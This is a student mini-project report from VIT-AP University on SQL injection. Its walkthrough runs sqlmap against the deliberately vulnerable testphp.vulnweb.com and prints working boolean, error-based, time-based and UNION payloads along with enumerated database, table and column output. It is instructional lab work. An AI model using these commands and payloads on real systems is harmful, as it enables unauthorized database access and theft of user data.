School of Computer Science and Engineering

VIT-AP University, Andhra Pradesh

Final Report

SQL INJECTION

(Mini Project of CSE2010 (Slot:E+TE))

Professor:

Dr. K. Ganesh Reddy

Assistant Professor Senior Grade-1,

School of Computer Science and Engineering,

VIT-AP University

Team Members:

Valiveti Manikanta Bhuvanesh(19BCD7088)

Thota GuruTheja Reddy(19BCD7034)

Nuthana Chowdary Kolla(19BCD7061)

Bolagani Leela Naga Manumitha(19BCE7555)

ABSTRACT

The project is about the SQL code injection vulnerability. Structured Query Language (SQL) Injection is a code injection procedure used to modify or recover information from SQL databases. By inserting specific SQL query into a passage field, an attacker can execute commands that allow the recovery of information from the database.

In modern computing, SQL injection commonly happens over the Internet by sending malicious SQL queries to an API endpoint provided by a website or service. In its most extreme structure, SQL injection can allow an attacker to gain root access to a machine, giving them complete control.

The number of attacks on websites and the compromise of many individuals secure data are increasing at an alarming rate. With the advent of social networking and e-commerce, web security attacks such as phishing and spamming have become quite common. The consequences of these attacks are ruthless.

Hence, providing increased amount of security for the users and their data becomes essential. Most important vulnerability as described in top 10 web security issues by Open Web Application Security Project is SQL Injection Attack (SQLIA). This paper focuses on how the advantages of randomization can be employed to prevent SQL injection attacks in web based applications.

INTRODUCTION

In the early days of the internet, building websites was a simple process: no JavaScript, no, CSS and few images. But as the websites gained popularity the need for more advanced technology and dynamic websites grew. This led to the development of server-side scripting languages like JSP and PHP. Websites started storing user input and content in databases. MySQL became the most popular and standardized language for accessing and manipulating databases. However, hackers found new ways to leverage the loopholes present in SQL technology. SQL Injection attack is one of the popular ways of targeting databases. SQL Injection targets the databases using specifically crafted SQL statements to trick the systems into doing unexpected and undesired things.

There are a lot of things an attacker can do when exploiting an SQL injection on a vulnerable website. By leveraging an SQL Injection vulnerability, given the right circumstances, an attacker can do the following things:

- Bypass a web application's authorization mechanisms and extract sensitive information
- Easily control application behaviour that's based on data in the database
- Inject further malicious code to be executed when users access the application
- Add, modify and delete data, corrupting the database, and making the application or unusable
- Enumerate the authentication details of a user registered on a website and use the data in attacks on other sites

It all depends on the capability of the attacker, but sometimes an SQL Injection attack can lead to a complete takeover of the database and web application. Attackers can exfiltrate data from servers by exploiting SQL Injection vulnerabilities in various ways. Common methods include retrieving data based on: errors, conditions (true/false) and timing . Let's look at the variants

OBJECTIVE

A developer usually defines an SQL query to perform some database action necessary for his application to function. This query has one or two arguments so that only desired records are returned when the value for that argument is provided by a user. As the name suggests, an SQL injection vulnerability allows an attacker to inject malicious input into an SQL statement. To fully understand the issue, we first have to understand how server-side scripting languages handle SQL queries.

An SQL Injection attack plays out in two stages called Research in which attacker gives some random unexpected values for the argument, observes how the application responds, and decides an attack to attempt. And Attack, here attacker provides carefully crafted value for the argument. The application will interpret the value part of an SQL command rather than merely data, the database then executes the SQL command as modified by the attacker.

So here our objective is to attack and fetch the tables from the website by sqlmap.

URL :


http://testphp.vulnweb.com/listproducts.php?cat=1

Attack

1. First we need to get the names of the databases used by the website

Using the command:

sqlmap –u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs



```
[*] ending @ 04:08:15 /2021-05-04/

┌──(root💀kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs

                                    {1.5.2#stable}

                                    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage c
aused by this program

[*] starting @ 04:13:40 /2021-05-04/

[04:13:40] [INFO] resuming back-end DBMS 'mysql'
[04:13:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1840=1840

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7162626a71,(SELECT (ELT(3414=3414,1))),0x7171707171),3414)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1442 FROM (SELECT(SLEEP(5)))nOoW)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7162626a71,0x6476666d6341447249755452574947 4d454d566d56666d7a65724f4a7a794c68487064764b4d4767,0x7171707171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[04:13:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[04:13:41] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[04:13:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 04:13:41 /2021-05-04/

┌──(root💀kali)-[~]
└─#
```

The databases obtained from the website are:


Information_schema

Acuart


2. Let’s try fetching the tables from the Information_schema so that we can get any sensitive data from them.

Using the command:

sqlmap –u http://testphp.vulnweb.com/listproducts.php?cat=1 –D information_schema -tables



```
┌──(root💀kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema --tables

        {1.5.2#stable}

        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage c
aused by this program

[*] starting @ 03:46:20 /2021-05-04/

[03:46:20] [INFO] resuming back-end DBMS 'mysql'
[03:46:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1840=1840

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7162626a71,(SELECT (ELT(3414=3414,1))),0x7171707171),3414)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1442 FROM (SELECT(SLEEP(5)))nOoW)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7162626a71,0x6476666d6341447249755452574947 4d454d566d56666d7a65724f4a7a794c68487064764b4d4767,0x7171707171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[03:46:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[03:46:21] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
[79 tables]
+---------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS     |
| APPLICABLE_ROLES                      |
| CHARACTER_SETS                        |
| CHECK_CONSTRAINTS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMNS_EXTENSIONS                    |
| COLUMN_PRIVILEGES                     |
| COLUMN_STATISTICS                     |
| ENABLED_ROLES                         |
| ENGINES                               |
| EVENTS                                |
| FILES                                 |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CACHED_INDEXES                 |
| INNODB_CMP                            |
```




```
| INNODB_CMPMEM_RESET                   |
| INNODB_CMP_PER_INDEX                  |
| INNODB_CMP_PER_INDEX_RESET            |
| INNODB_CMP_RESET                      |
| INNODB_COLUMNS                        |
| INNODB_DATAFILES                      |
| INNODB_FIELDS                         |
| INNODB_FOREIGN                        |
| INNODB_FOREIGN_COLS                   |
| INNODB_FT_BEING_DELETED               |
| INNODB_FT_CONFIG                      |
| INNODB_FT_DEFAULT_STOPWORD            |
| INNODB_FT_DELETED                     |
| INNODB_FT_INDEX_CACHE                 |
| INNODB_FT_INDEX_TABLE                 |
| INNODB_INDEXES                        |
| INNODB_METRICS                        |
| INNODB_SESSION_TEMP_TABLESPACES       |
| INNODB_TABLES                         |
| INNODB_TABLESPACES                    |
| INNODB_TABLESPACES_BRIEF              |
| INNODB_TABLESTATS                     |
| INNODB_TEMP_TABLE_INFO                |
| INNODB_TRX                            |
| INNODB_VIRTUAL                        |
| KEYWORDS                              |
| KEY_COLUMN_USAGE                      |
| OPTIMIZER_TRACE                       |
| PARAMETERS                            |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| RESOURCE_GROUPS                       |
| ROLE_COLUMN_GRANTS                    |
| ROLE_ROUTINE_GRANTS                   |
| ROLE_TABLE_GRANTS                     |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMATA_EXTENSIONS                   |
| SCHEMA_PRIVILEGES                     |
| STATISTICS                            |
| ST_GEOMETRY_COLUMNS                   |
| ST_SPATIAL_REFERENCE_SYSTEMS          |
| ST_UNITS_OF_MEASURE                   |
| TABLES                                |
| TABLESPACES                           |
| TABLESPACES_EXTENSIONS                |
| TABLES_EXTENSIONS                     |
| TABLE_CONSTRAINTS                     |
| TABLE_CONSTRAINTS_EXTENSIONS          |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_ATTRIBUTES                       |
| USER_PRIVILEGES                       |
| VIEWS                                 |
| VIEW_ROUTINE_USAGE                    |
| VIEW_TABLE_USAGE                      |
+---------------------------------------+

[03:46:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
```

3. As we got the all the tables in information schema we need to check weather there are any sensitive information. so we need to get the columns of the TABLES table in information _schema.

Using the command:

```
sqlmap –u http://testphp.vulnweb.com/listproducts.php?cat=1 –D
        information_schema –T TABLES -columns
```




```
Kali-Linux-2021.1-vbox-amd64 [Running] - Oracle VM VirtualBox
[*] ending @ 03:46:21 /2021-05-04/

┌──(root💀kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T TABLES --columns

                            {1.5.2#stable}

                            http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:48:26 /2021-05-04/

[03:48:26] [INFO] resuming back-end DBMS 'mysql'
[03:48:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1840=1840

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7162626a71,(SELECT (ELT(3414=3414,1))),0x7171707171),3414)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1442 FROM (SELECT(SLEEP(5)))nOoW)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7162626a71,0x6476666d63414472497554525749474d454d566d56666d7a65724f4a7a794c68487064764b4d4767,0x7171707171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[03:48:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[03:48:26] [INFO] fetching columns for table 'TABLES' in database 'information_schema'
Database: information_schema
Table: TABLES
[21 columns]
+-----------------+--------------------------------------------------------------------------+
| Column          | Type                                                                     |
+-----------------+--------------------------------------------------------------------------+
| VERSION         | int                                                                      |
| AUTO_INCREMENT  | bigint unsigned                                                          |
| AVG_ROW_LENGTH  | bigint unsigned                                                          |
| CHECK_TIME      | datetime                                                                 |
| CHECKSUM        | bigint                                                                   |
| CREATE_OPTIONS  | varchar(256)                                                             |
| CREATE_TIME     | timestamp                                                                |
| DATA_FREE       | bigint unsigned                                                          |
| DATA_LENGTH     | bigint unsigned                                                          |
| ENGINE          | varchar(64)                                                              |
| INDEX_LENGTH    | bigint unsigned                                                          |
| MAX_DATA_LENGTH | bigint unsigned                                                          |
| ROW_FORMAT      | enum('Fixed','Dynamic','Compressed','Redundant','Compact','Paged')       |
| TABLE_CATALOG   | varchar(64)                                                              |
| TABLE_COLLATION | varchar(64)                                                              |
| TABLE_COMMENT   | text                                                                     |
| TABLE_NAME      | varchar(64)                                                              |
| TABLE_ROWS      | bigint unsigned                                                          |
| TABLE_SCHEMA    | varchar(64)                                                              |
| TABLE_TYPE      | enum('BASE TABLE','VIEW','SYSTEM VIEW')                                  |
| UPDATE_TIME     | datetime                                                                 |
+-----------------+--------------------------------------------------------------------------+

[03:48:27] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
```

4. As we can see the contents of the TABLES table has no sensitive information so we move on to the another database.

5. Let’s try to get the tables of the acuart database so that we can get the data we wanted.

Using the command:

sqlmap –u http://testphp.vulnweb.com/listproducts.php?cat=1 –D acuart -tables




```
Kali-Linux-2021.1-vbox-amd64 [Running] - Oracle VM VirtualBox
┌──(root💀kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -tables

                            {1.5.2#stable}

                            http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage c
aused by this program

[*] starting @ 04:02:25 /2021-05-04/

[04:02:25] [INFO] resuming back-end DBMS 'mysql'
[04:02:25] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1840=1840

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7162626a71,(SELECT (ELT(3414=3414,1))),0x7171707171),3414)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1442 FROM (SELECT(SLEEP(5)))nOoW)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7162626a71,0x6476666d63414472497554525749474d454d566d56666d7a65724f4a7a794c68487064764b4d4767,0x7171707171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[04:02:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[04:02:26] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[04:02:26] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
```

6. Users information is the data we wanted to get so we are going to fetch the columns of the users table.

Using the command:

sqlmap –u http://testphp.vulnweb.com/listproducts.php?cat=1 –D acuart –T users –columns

